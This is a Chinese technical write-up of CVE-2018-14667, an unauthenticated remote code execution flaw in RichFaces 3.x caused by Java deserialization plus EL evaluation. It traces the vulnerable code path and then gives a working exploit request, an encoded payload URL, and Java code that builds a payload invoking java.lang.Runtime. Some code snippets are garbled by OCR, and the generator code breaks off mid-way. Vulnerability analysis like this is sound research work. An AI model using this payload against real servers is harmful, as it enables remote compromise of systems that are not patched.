Red Hat JBoss EAP RichFaces - unserialize + el = RCE - [CVE-2018-14667]

orich1 / 2018-11-14 07:40:00 / 浏览数 6733 技术文章 技术文章 顶(0) 踩(0)

poc在最后,没有耐心看的师傅自行提取

Issue

Red Hat Product Security has been made aware of a remote code execution flaw in the Java RichFaces framework. The issue has be An application that uses certain features in RichFaces could permit an unauthenticated user to send a specially-crafted object

jsf介绍

JSF(JavaServer Faces)它是一个基于服务器端组件的用户界面框架、事件驱动的框架。 它用于开发Web应用程序。它提供了一个定义良好的编程模型,由丰富的API和标签库组成。最新版本JSF 2使用Facelets作为其默认模板系统。支持依赖注入、支持html5、内置Ajax支持。

对比st2, jsf可以将事件响应细化到表单中的字段处理(st2中,一个表单只能对应一个事件)

触发流程(只取其中一个最简单的)

```
BaseFilter#doFilter
InternetResourceService#serviceResource
ResourceBuilderImpl#getResourceForKey
ObjectInputStream#readObject
UserResource#getLastModified
ValueExpression#getValue
```

分析过程

```
Local_env■Tomcat8.5.24■jdk1.8.144■richfaces-demo-3.3.0.GA-tomcat6.war
```

一个月前看apache的myfaces的时候,无意间就瞄到了richfaces的rce(RF-13977),看payload挺有意思的,不过没有细跟,正好这几天刚刚出了cve-2018-14667 顺便学习下

这篇文章仅仅对触发流程和payload的构造进行阐述,不对el表达式的各种骚姿势做详细跟进。同时,为了文章阅读体验,我选择视角从Filter开始而不是官方描述中的Userl

BaseFilter (入口)

这个filter是richfaces的基础filter,但是没有看见它显式的加入web.xml中,web.xml只是配置了jboss.SeamFilter,在动态调试中发现,SeamFilter调用了Ajax4jsfFilter,BaseFilter的dofilter关键代码如下:

```
try {
   var13 = true;
   request.setAttribute("com.exade.vcp.Filter.done", Boolean.TRUE);
    String ajaxPushHeader = httpServletRequest.getHeader("Ajax-Push-Key");
    if (httpServletRequest.getMethod().equals("HEAD") && null != ajaxPushHeader) {
       PushEventsCounter listener = this.eventsManager.getListener(ajaxPushHeader);
       httpServletResponse.setContentType("text/plain");
        if (listener.isPerformed()) {
            listener.processed();
            httpServletResponse.setStatus(200);
            httpServletResponse.setHeader("Ajax-Push-Status", "READY");
            if (log.isDebugEnabled()) {
                log.debug( 0: "Occurs event for a id " + ajaxPushHeader);
        } else {
            httpServletResponse.setStatus(202);
            if (log.isDebugEnabled()) {
                log.debug( 0: "No event for a id " + ajaxPushHeader);
            }
       httpServletResponse.setContentLength(0);
        var13 = false:
    else if (!this.getResourceService().serviceResource(httpServletRequest, httpServletResponse))
        this.setupRequestEncoding(httpServIetRequest);
        this.processUploadsAndHandleRequest(httpServletRequest, httpServletResponse, chain);
       var13 = false;
    } else {
```

if条件不满足即可进入else if判断条件,其中会调用到InternetResourceService#serviceResource

InternetResourceService (漏洞核心处理逻辑)

```
跟进如下(只贴关键代码):
```

```
\verb"public void serviceResource(String resourceKey, \verb"HttpServletRequest request", \verb"httpServletRequest" request", \verb"public void serviceResource(String resourceKey, \verb"httpServletRequest"), \verb"public void serviceResource(String resourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResourceResource
                                 {\tt HttpServletResponse \ response) \ throws \ ServletException, \ IOException \ \{}
                      InternetResource resource;// getInternetResource(request);
                      try {
                                 resource = getResourceBuilder().getResourceForKey(resourceKey);
 [...]
                     Object resourceDataForKey = getResourceBuilder().getResourceDataForKey(
                                              resourceKey);
                     ResourceContext resourceContext = getResourceContext(resource, request,
                                              response);
                     resourceContext.setResourceData(resourceDataForKey);
                      try {
                                  if (resource.isCacheable(resourceContext) && this.cacheEnabled) {
                                               // Test for client request modification time.
                                              try {
                                                           long ifModifiedSince = request
                                                                                   .getDateHeader("If-Modified-Since");
                                                           if (ifModifiedSince >= 0) {
                                                                       // Test for modification. 1000 ms due to round
                                                                       // modification
                                                                       // time to seconds.
                                                                       long lastModified = resource.getLastModified(
                                                                                               resourceContext).getTime() - 1000;
 [...]
                                                           long expired = resource.getExpired(resourceContext);
 [...]
                                  } else {
                                              getLifecycle().send(resourceContext, resource);
 [...]
```

先说明一下大致代码逻辑, resourceKey 是从url中获取的, 具体的规则不在这里展示, 可以从后文中的payload里看见。

利用resourceKey提取resouce、resourceDataForKey,然后将resourceDataForKey放入resource上下文中存储,在后续流程中,通过某些判断,调用了resource.getLastModified、resource.getExpired以及ResourceLifecycle#send

这里先对 ResourceLifecycle#send做一个阐述,首先要进入else代码块中才能调用它,resource.isCacheable(resourceContext)、 this.cacheEnabled 这两个判断条件,前者是服务端自行设置的值,后者默认为true,换句话说,服务端可以控制 ResourceLifecycle#send 的调用情况,在后续的跟进中(这里就补贴代码了),发现最终会调用 resource.send

理一下,InternetResourceService#serviceResource 通过服务端的控制,分别可以调用到 resource.getLastModified、resource.getExpired 还有 resource.send

ResourceBuilderImpl (反序列化限制绕过)

上文中可以看到,resource和resourceDataForKey都是由 ResourceBuilderImpl 生成的,我们先不看 resource,先跟踪 resourceDataForKey的生成过程,如下图:

```
public Object getResourceDataForKey(String key) {
     Object data = null;
     String dataString = null;
     Matcher matcher = DATA_SEPARATOR_PATTERN.matcher(key);
     if (matcher.find()) {
         if (log.isDebugEnabled()) {
             log.debug(Messages.getMessage(
                    Messages. RESTORE_DATA_FROM_RESOURCE_URI_INFO, key,
                    dataString));
            dataStant - matchen.ond();
         dataString = key.substring(dataStart);
         byte[] objectArray = null;
         byte[] dataArray;
         try {
            dataArray = dataString.getBytes( charsetName: "ISO-8859-1");
           objectArray = decrypt(dataArray);
         } catch (UnsupportedEncodingException e1) {
             // default encoding always presented.
         if ("B".equals(matcher.group(1))) {
            data = objectArray;
          else {
             try
                ObjectInputStream in = new LookAheadObjectInputStream(new ByteArrayInputStream(objectArray));
                 data = in.readObject();
              catch (StreamCorruptedException e) {
                Log.error(Messages
                        .getMessage(Messages.STREAM_CORRUPTED_ERROR), e);
             } catch (IOException e) {
                 Log.error(Messages
                        .getMessage(Messages.DESERIALIZE_DATA_INPUT_ERROR),
                        e);
             } catch (ClassNotFoundException e) {
                Log
                        .error(
                                Messages
                                        .getMessage(Messages.DATA_CLASS_NOT_FOUND_ERROR),
                                e);
         }
由图中流程大致可以猜到,程序将url中的字符串进行一个截断取值,将满足一定条件的字符串解密后进行反序列化操作,但是经过操作的类是
LookAheadObjectInputStream,该类重写了resolveClass,对反序列化进行白名单处理,如下图
 protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
     Class<?> primitiveType = PRIMITIVE TYPES.get(desc.getName());
     if (primitiveType != null) {
         return primitiveType;
    if (!isClassValid(desc.getName())) {
         throw new InvalidClassException("Unauthorized deserialization attempt", desc.getName());
     return super.resolveClass(desc);
 }
  * Determine if the given requestedClassName is allowed by the whitelist
 boolean isClassValid(String requestedClassName) {
     if (whitelistClassNameCache.containsKey(requestedClassName)) {
         return true;
     try {
         Class<?> requestedClass = Class.forName(requestedClassName);
         for (Class baseClass : whitelistBaseClasses ) {
             if (baseClass.isAssignableFrom(requestedClass)) {
                 whitelistClassNameCache.put(requestedClassName, Boolean.TRUE);
                 return true:
     } catch (ClassNotFoundException e) {
         return false;
     return false;
```

whitelistClassNameCache 中都是一些基础类,而whitelistBaseClasses是从 resource-serialization.properties 中加载的,只要满足反序列化的类是其子类即可正常反序列化,否则抛出错误 resource-serialization.properties 内容如下图:

官方通告描述中的 UserResource 恰好是 InternetResource 的子类, UserResource\$UriData 也是 SerializableResource的子类,所以满足反序列化的白名单限制

现在回过头看看解密过程,如下图:

```
protected byte[] decrypt(byte[] src) {
    try {
        byte[] zipsrc = codec.decode(src);
        Inflater decompressor = new Inflater();
        byte[] uncompressed = new byte[zipsrc.length * 5];
        decompressor.setInput(zipsrc);
        int totalOut = decompressor.inflate(uncompressed);
        byte[] out = new byte[totalOut];
        System.arraycopy(uncompressed, srcPos: 0, out, destPos: 0, totalOut);
        decompressor.end();
        return out;
    } catch (Exception e) {
        throw new FacesException("Error decode resource data", e);
    }
}
```

图中流程是先进行 decode 然后再进行解压缩操作,最后返回,跟进 decode 看看

```
public byte[] decode(byte[] src) throws Exception {
    byte[] dec = URL64Codec.decodeBase64(src);

// Decrypt

if (null != d) {
    return d.doFinal(dec);
} else {
    return dec;
}
```

进行了一次base64解密,同时如果 d 不为空就进行DES解密,不过呢在 ResourceBuilderImpl中 Codec 中的 d 是为 null 的....也就是说解密流程只有 base64解密 -> zip解压缩。

此时此刻喜不自胜,总的来说反序列化是我们完全可控的内容,并且利用类 UserResource 也是在白名单中

ResourceBuilderImpl (服务器端生成资源, payload不可控?)

那么现在去看一下 resource 是如何生成的,如下图:

```
public InternetResource getResourceForKey(String key)
          throws ResourceNotFoundException {
     Matcher matcher = DATA SEPARATOR PATTERN.matcher(key);
      if (matcher.find()) {
          int data = matcher.start();
          key = key.substring(0, data);
      return getResource(key);
对传入的url进行一个截断取值,带入getResource函数中,跟进如下:
public InternetResource getResource(String path)
         throws ResourceNotFoundException {
    InternetResource internetResource = (InternetResource) resources
             .get(path);
    if (null == internetResource) {
         throw new ResourceNotFoundException("Resource not registered : "
                 + path);
     } else {
         return internetResource;
从一个map中根据key值获取得到的 resource, 那么看下哪些地方有填充map的
public void addResource(String key, InternetResource resource) {
     resources.put(key, resource);
     resource.setKey(key);
                        Usages of addResource(String, InternetResource) in Project Files (6 us
                                resourceBuilder.addResource(key,this);
                           66
   ClientScript.java
   RendererBase.java
                                 getResourceBuilder().addResource(key,resource);
                          247
   ResourceBuilderImpl.java 454
                                addResource(path, res);
    ResourceBuilderImpl.java 512
                                addResource(key, res);
   © ResourceBuilderImpl.java 534
                                addResource(path, resource);
   C ResourceBuilderImpl.java 566
                                addResource(path, userResource);
一眼就看见了 userResource ,跟过去看看
public InternetResource createUserResource(boolean cacheable,
         boolean session, String mime) throws FacesException {
    String path = getUserResourceKey(cacheable, session, mime);
    InternetResource userResource;
    try {
         userResource = getResource(path);
    } catch (ResourceNotFoundException e) {
        userResource = new UserResource(cacheable, session, mime);
         addResource(path, userResource);
    return userResource;
```

如上图,首先根据生成的path去获取userResource,获取不到的话就new一个,然后放入resources Map 中,在回溯这个 createUserResource 函数调用点的时候发现只有一个地方,在 MediaOutputRenderer#doEncodeBegin



<ui:composition xmlns="http://www.w3.org/1999/xhtml"

带有 jsf 标签界面文件源码如下:

```
xmlns:ui="http://java.sun.com/jsf/facelets"
   xmlns:h="http://java.sun.com/jsf/html"
   xmlns:f="http://java.sun.com/jsf/core"
   xmlns:a4j="http://richfaces.org/a4j"
   xmlns:rich="http://richfaces.org/rich">
  <br/>
  <a4j:mediaOutput element="img" cacheable="false" session="true"
     createContent="#{mediaBean.paint}" value="#{mediaData}" mimeType="image/jpeg" />
  <br/><br/>
</ui:composition>
Java代码如下:
public class MediaBean {
  public void paint(OutputStream out, Object data) throws IOException{
     if (data instanceof MediaData) {
     MediaData paintData = (MediaData) data;
     BufferedImage img = new BufferedImage(paintData.getWidth(),paintData.getHeight(),BufferedImage.TYPE_INT_RGB);
     Graphics2D graphics2D = img.createGraphics();
     graphics2D.setBackground(paintData.getBackground());
     graphics2D.setColor(paintData.getDrawColor());
     graphics2D.clearRect(0,0,paintData.getWidth(),paintData.getHeight());
     graphics2D.drawLine(5,5,paintData.getWidth()-5,paintData.getHeight()-5);
     graphics2D.drawChars(new String("RichFaces").toCharArray(),0,9,40,15);
     graphics2D.drawChars(new String("mediaOutput").toCharArray(),0,11,5,45);
     ImageIO.write(img,"jpeg",out);
  }
public class MediaData implements Serializable{
  private static final long serialVersionUID = 1L;
  Integer Width=110;
  Integer Height=50;
  Color Background=new Color(0,0,0);
  Color DrawColor=new Color(255,255,255);
  public MediaData() {}
  public Color getBackground() {
                               return Background; }
  public Color getDrawColor() {
                            return DrawColor;
                                               }
  }
  }
```

}

简单来说就是可以把用java代码实现的多媒体通过 <a4j:mediaOutput /> 这个标签进行自动填充到页面中,可以看见 createContent 和 value 都是 el 表达式构成

到这里,仔细想想那不是凉凉??

首先这个 userResource 是服务器自动生成的,解析 el 表达式内容也是通过服务端的自定义的 mediaOutput 标签内容决定的,难道要上服务器去修改 mediaOutput 标签中的表达式,然后再去访问该页面才能触发漏洞吗,答案是否定的

MediaOutputRenderer (获取payload的第一步: path)

因为前文中发现了只要知道一个服务端 userResource 的对应 path 就能获取到一个 userResource 资源实例,后续中我们可以通过URL控制反序列化的内容。

path 的生成过程如下:

但是问题又来了,mime 是前文中 mediaOutput 标签中的 mimeType 字段指定的值,我又不晓得服务器里是指定的啥.....难道 path似乎需要爆破才能得到?答案也是否定的

仔细看 MediaOutputRenderer#doEncodeBegin 的处理流程,如下:

```
protected void doEncodeBegin(ResponseWriter writer, FacesContext context, UIComponent component) throws IOException {
    UIMediaOutput mmedia = (UIMediaOutput) component;
    String element = mmedia.getElement();
    if(null == element){
        throw new FacesException(Messages.getMessage(Messages.NULL ATTRIBUTE ERROR, paraml: "element",component.getClientId(context)));
    String uriAttribute = mmedia.getUriAttribute();
    // Check for pre-defined attributes
if(null == uriAttribute){
         uriAttribute = (String) uriAttributes.get(element);
        if(null == uriAttribute)
             throw new FacesException(Messages.getMessages.NULL ATTRIBUTE ERROR, paraml: "uriAttribute",component.getClientId(context)));
    writer.startElement(element.mmedia);
    getUtils().encodeId(context,component);
    InternetResourceBuilder internetResourceBuilder = InternetResourceBuilder.aetInstance():
InternetResource resource = internetResourceBuilder createUserResource(mmedia.isCacheable(),mmedia.isSession(),mmedia.getMimeType()):
   StringBuffer uri = new StringBuffer(resource.getUri(context,mmedia));
    boolean haveQestion = uri.indexOf("?")>=0;
    Iterator kids = component.getChildren().iterator();
    while (kids.hasNext()) {
        UIComponent kid = (UIComponent) kids.next();
        if (kid instanceof UIParameter) {
             UIParameter uiParam - (UIParameter) kid;
             String name = uiParam.getName();
Object value = uiParam.getValue();
             if(null != value){
                 if(haveQestion){
                     uri.append('&');
                 } else {
                      uri.append('?');
                      haveQestion - true;
                 uri.append(name).append('=').append(value.toString());
    writer.writeURIAttribute(uriAttribute,uri, sl: "uri");
    getUtils(),encodeAttributesFromArray(context,component,HTML,PASS THRU STYLES);
```

注意标注部分,首先创建了 userResource,然后调用了 getUri ,将其返回字符串设置进了 ResponseWriter 中,那么页面上应该是可以拿到这么一个 URL的,不过我们还是先看看 getUri 的处理流程

调用到了 UserResource 的 getDataToStore , 跟进去先看看

```
public Object getDataToStore(FacesContext context, Object data) {
    UriData dataToStore = null;
    if (data instanceof ResourceComponent2) {
        ResourceComponent2 resource = (ResourceComponent2) data;
        dataToStore = new UriData();
        dataToStore.value = resource.getValue();
        dataToStore.createContent = UIComponentBase.saveAttachedState(context, resource.getCreateContentExpression());
        if (data instanceof UIComponent) {
            UIComponent component = (UIComponent) data;
            ValueExpression expires = component.getValueExpression( name: "expires");
            if (null != expires) {
                dataToStore.expires = UIComponentBase.saveAttachedState(context,expires);
            ValueExpression lastModified = component.getValueExpression( name: "lastModified");
            if (null != lastModified) {
                dataToStore.modified = UIComponentBase.saveAttachedState(context,lastModified);
    return dataToStore;
```

大致流程就是将 MediaOutputRenderer#doEncodeBegin 中的 component 参数(是由标签中的字段解析得到)中的一些设定值,提取出来,赋值到新建的 UriData 对象中,然后将此对象返回

```
那么继续跟进 ResourceBuilderImpl#getUri ,如下(关键代码):
public String getUri(InternetResource resource, FacesContext context,
      Object storeData) {
  StringBuffer uri = new StringBuffer();// ResourceServlet.DEFAULT_SERVLET_PATH).append("/");
  uri.append(resource.getKey());
   // append serialized data as Base-64 encoded request string.
  if (storeData != null) {
       try {
          byte[] objectData;
           if (storeData instanceof byte[]) {
               objectData = (byte[]) storeData;
               uri.append(DATA_BYTES_SEPARATOR);
           } else {
               ByteArrayOutputStream dataSteram = new ByteArrayOutputStream(
                       1024);
               ObjectOutputStream objStream = new ObjectOutputStream(
                       dataSteram);
               objStream.writeObject(storeData);
               objStream.flush();
               objStream.close();
               dataSteram.close();
               objectData = dataSteram.toByteArray();
               uri.append(DATA_SEPARATOR);
           byte[] dataArray = encrypt(objectData);
           uri.append(new String(dataArray, "ISO-8859-1"));
[...]
  boolean isGlobal = !resource.isSessionAware();
   String resourceURL = getWebXml(context).getFacesResourceURL(context,
           uri.toString(), isGlobal);// context.getApplication().getViewHandler().getResourceURL(context,uri.toString());
   return resourceURL;// context.getExternalContext().encodeResourceURL(resourceURL);
```

可以看见这个 storeData 其实就是我们的 UriData 对象,将其序列化后经过encrypt加入了返回的 resourceURL 中,这个就是我们的 payload 雏形

在浏览器里可以拿到 resourceURL 的值,如下:

这样,只要有 mediaOutput 的标签,总是会返回一个 src ,其值就是服务端已经序列化好的多媒体数据,我们仅仅需要 / DATA / 的前半段就好,后半段由我们自己构造

UserResource (java反序列化 + EL = RCE)

到目前为止,我们仅仅知道,一个请求过去以后,会执行 resource.getLastModified、resource.getExpired 还有 resource.send,期间反序列化的数据我们也是可控的,那么怎么利用呢,现在开始进入触发点 UserResource

以上三个函数: getLastModified、getExpired、send 只需要挑其中一个看就好,流程大致相似

查看 getExpired 代码如下:

```
@Override
public long getExpired(ResourceContext resourceContext) {
    UriData data = (UriData) restoreData(resourceContext);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext ) {
        // Send headers
        ELContext elContext = facesContext.getELContext();
        if(data.expires != null) {
            ValueExpression binding = (ValueExpression) UIComponentBase.restoreAttachedState(facesContext, data.expires);
        Date expires = (Date) binding.getValue(elContext);
        if (null != expires) {
            return expires.getTime()-System.currentTimeMillis();
        }
    }
    return super.getExpired(resourceContext);
}
```

先调用 restoreData 返回一个 UriData 对象,将其 expires 成员经过一定处理后进行 el 表达式解析,跟踪一下 UriData 对象如何获取的,如下图:

```
protected Object restoreData(ResourceContext context) {
    Object data = context.getResourceData();
    if (data instanceof byte[]) {
        byte[] objectArray = (byte[]) data;
        data = deserializeData(objectArray);
    }
    return data;
}
```

上图中的 deserializeData 返回的还是 objectArray 本身,就不贴图了,主要看 getResourceData

```
public Object getResourceData() {
    // TODO Auto-generated method stub
    return resourceData;
}

public void setResourceData(Object data) {
    resourceData = data;
}
```

赋值就是由 setResourceData 操作的,它就是在前文中提到的 InternetResourceService#serviceResource 中由 resourceDataForKey放入resource上下文中存储的值


至此,触发流程已经全部理清

效果

首先将发送给服务器的 UserRessource 请求拦截,然后换上我们自己的poc

```
GET
///a4/js/3_3_0.GAorg.ajax4jsf.resource.UserResource/tvls/1487394660/DATA/eAHFlc9PE0EUx4cqyg3lo8ARjUld;RRjZsHgAbEJCRo1KZJQQWDmW5Q6mzP5idbTcSFA9evBhEt668wsmzEY3xYOKFv0APxhhjQky
8GmdmSyuNeuDSnmZ3337fe5h29eV76jZ5-iQyiOYFEk4WPRzmlPvBtwCPOUDn6hcnJzj9ClRBk167hMbQzhfZaHliAUdcR4AiBDqaKpERMRpy80Z4pgWGU2g3hB6VmnPoLmpKoRbbzdlchWzlurlEWAD6hRkLaeUR
hzxAlfM67tuY7UxmkhE11xWRZ4mpSA33zllm87MNYDMVSqNV1xPevERu21pAWnDp5WU0bL9Uag2BDkVVUtdMA6eEDTskw2A49F16XgkS-4GjC2AgfAwMT5L8GilCm70Uerf177qC6oBQ0x6EQx66oqJlaH3cXVq7f
 ebRp42YjuusxtWUnj94mP4xs35BRagi0hpQZrFqFCEFAMtB8Ri0iZNqlQ32S61yGAMeJptPr0x81ky6MsSHylRaLoGO6OZDE5g5rcDXnktMuzzC1ZFHa1H1uYZD5VWLLDSuCi1mtVF8zqlO7antsaHWh7cay60YHa72Yh
dabtucbj2a0kBUNqt5SextGKew1wAvsB5EKPK3kR92hyiZwDeYPJQiTQUQpYTR5eCBxBbTB0fFR-wpAqtMUkbm3leEEjPVhCMFKGBZhtG38B8nPS-UTRft0nQ9HNV1ZqP7ZhrA2Qqa42qPN-4dtDAUeesdj0CUlikkVte
m3w9Nm9ZD52c5ZhAXZogdfF4LxAyEAgtkAdNbDRNEk05XforVkdUd0GLCXRWyaERDIA3yx8kEirMw4Lwmbxkf4zfGRgYGzA4NUY8wSDbbcPUS2mHXjd-07rZwPz16Z26EV9peXXLDGNRGHaL2fdqoGFCG5alGZd
MbtLY9mwpyXd7KBU7SqKg33iJFu6dC-zFabBTtzX-w-F-hV5uD3cx8EXS2JRuHGu8WpTzk3LtlgZHm8YF.jsfHTTP/1.1
Host: 192.168.204.129:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; nr:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml,q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding gzip, deflate
Cookie: JSESSIONID=F0BAA7AC08F0D454AB433C164E49B956
Connection: close
Upgrade-Insecure-Requests: 1
```

发包,结果如下:



总结

上文中提到的 resource.isCacheable(resourceContext) 的返回值,是由 mediaOutput 中的 cacheable 字段设置,如果为 ture 会触发 getLastModified、getExpired,如果为 false 会触发 getLastModified、send

首先,服务器会根据其web程序中含有的脚本中的 mediaOutput 标签进行解析,创建出 UserResource

实例,并且配置一个path做一个map映射,最终path会返回给前端进行多媒体的展示

我们从前端拿到 path 后,自行构造 / DATA / 后面的反序列化内容

服务器拿到我们提交的 url 后,会将反序列化内容转换成 UriData 对象,并最终调用 UserResource 中的 getLastModified、getExpired、send 函数,这三个函数中,都对 UriData 中的数据进行提取,然后执行 EL 表达式解析操作,最终造成 RCE

由此可见,只要是使用了richfaces 3.x-3.3.4 依赖,并且使用了其 mediaOutput 标签的程序,都可以RCE

不过稍微有一点限制的就是, javax.el.MethodExpression 的 serialVersionUID

问题,因为它自身没有给一个确定的值,所以在不同的容器中凸显的值就不一样,我借用了 RF-13977 中的 tomcat 对应的 serialVersionUID

。不过这个问题也是可以解决的,在触发流程分析过程中,getLastModified 这个触发点是稳定触发的,它也不需要 MethodExpression ,仅仅保留POC中的

POC

/DATA/eAHFlc9PE0EUx4cqyg9!oBARjUldjRRjZsHgAbEJCRo1KZJQQIWDmW5f26mzP5idbTcSFA9evBhEb968wsmzEY3xYOKFv0APxhhjQky8GmdmSyuNeuDSnmZ

poc生成代码

```
import com.sun.facelets.el.TagMethodExpression;
import com.sun.facelets.el.TagValueExpression;
import com.sun.facelets.tag.Location;
import com.sun.facelets.tag.TagAttribute;
import org.ajax4jsf.resource.UserResource;
import org.ajax4jsf.util.base64.URL64Codec;
import org.jboss.el.MethodExpressionImpl;
import org.jboss.el.ValueExpressionImpl;
import org.jboss.el.parser.*;
import org.jboss.seam.core.Expressions;
import org.richfaces.ui.application.StateMethodExpressionWrapper;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.io.OutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Modifier;
import java.util.Date;
import java.util.zip.Deflater;
import javax.el.MethodExpression;
import javax.faces.context.FacesContext;
public class Main {
     public static void main(String[] args) throws Exception{
            String \ pocEL = "\#\{request.getClass().getClass().loadClass(\"java.lang.Runtime\").getMethod(\"getRuntime\").invoketRuntime\").getMethod(\"getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").getRuntime\").g
            // tomcat8.5.24 MethodExpression serialVersionUID
            Long MethodExpressionSerialVersionUID = 8163925562047324656L;
            Class clazz = Class.forName("javax.el.MethodExpression");
           Field field = clazz.getField("serialVersionUID");
            field.setAccessible(true);
           Field modifiersField = Field.class.getDeclaredField("modifiers");
           modifiersField.setAccessible(true);
           modifiersField.setInt(field, field.getModifiers() & ~Modifier.FINAL);
            field.setLong(null, MethodExpressionSerialVersionUID);
            // createContent
            MethodExpressionImpl mei = new MethodExpressionImpl(pocEL, null, null, null, null, new Class[]{OutputStream.class, Obje
            ValueExpressionImpl vei = new ValueExpressionImpl(pocEL, null, null, null, MethodExpression.class);
            StateMethodExpressionWrapper smew = new StateMethodExpressionWrapper(mei, vei);
            Location location = new Location("/richfaces/mediaOutput/examples/jpegSample.xhtml", 0, 0);
            TagAttribute tagAttribute = new TagAttribute(location, "", "", "@11214", "createContent="+pocEL);
            TagMethodExpression tagMethodExpression = new TagMethodExpression(tagAttribute, smew);
           Class cls = Class.forName("javax.faces.component.StateHolderSaver");
            Constructor ct = cls.getDeclaredConstructor(FacesContext.class, Object.class);
            ct.setAccessible(true);
           Object createContnet = ct.newInstance(null, tagMethodExpression);
            //value
           Object value = "haveTest";
            //modified
           TagAttribute tag = new TagAttribute(location, "", "", "just", "modified="+pocEL);
            ValueExpressionImpl ve = new ValueExpressionImpl(pocEL+" modified", null, null, null, Date.class);
            TagValueExpression tagValueExpression = new TagValueExpression(tag, ve);
            Object modified = ct.newInstance(null, tagValueExpression);
```

```
TagAttribute tag2 = new TagAttribute(location, "", "", "have_fun", "expires="+pocEL);
    ValueExpressionImpl ve2 = new ValueExpressionImpl(pocEL+" expires", null, null, null, Date.class);
    TagValueExpression tagValueExpression2 = new TagValueExpression(tag2, ve2);
    Object expires = ct.newInstance(null, tagValueExpression2);
    //payload object
    UserResource.UriData uriData = new UserResource.UriData();
    //Constructor con = UserResource.class.getConstructor(new Class[]{});
    Field fieldCreateContent = uriData.getClass().getDeclaredField("createContent");
    fieldCreateContent.setAccessible(true);
    fieldCreateContent.set(uriData, createContnet);
    Field fieldValue = uriData.getClass().getDeclaredField("value");
    fieldValue.setAccessible(true);
    fieldValue.set(uriData, value);
    Field fieldModefied = uriData.getClass().getDeclaredField("modified");
    fieldModefied.setAccessible(true);
    fieldModefied.set(uriData, modified);
    Field fieldExpires = uriData.getClass().getDeclaredField("expires");
    fieldExpires.setAccessible(true);
    fieldExpires.set(uriData, expires);
    //encrypt
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream);
    objectOutputStream.writeObject(uriData);
    objectOutputStream.flush();
    objectOutputStream.close();
    byteArrayOutputStream.close();
    byte[] pocData = byteArrayOutputStream.toByteArray();
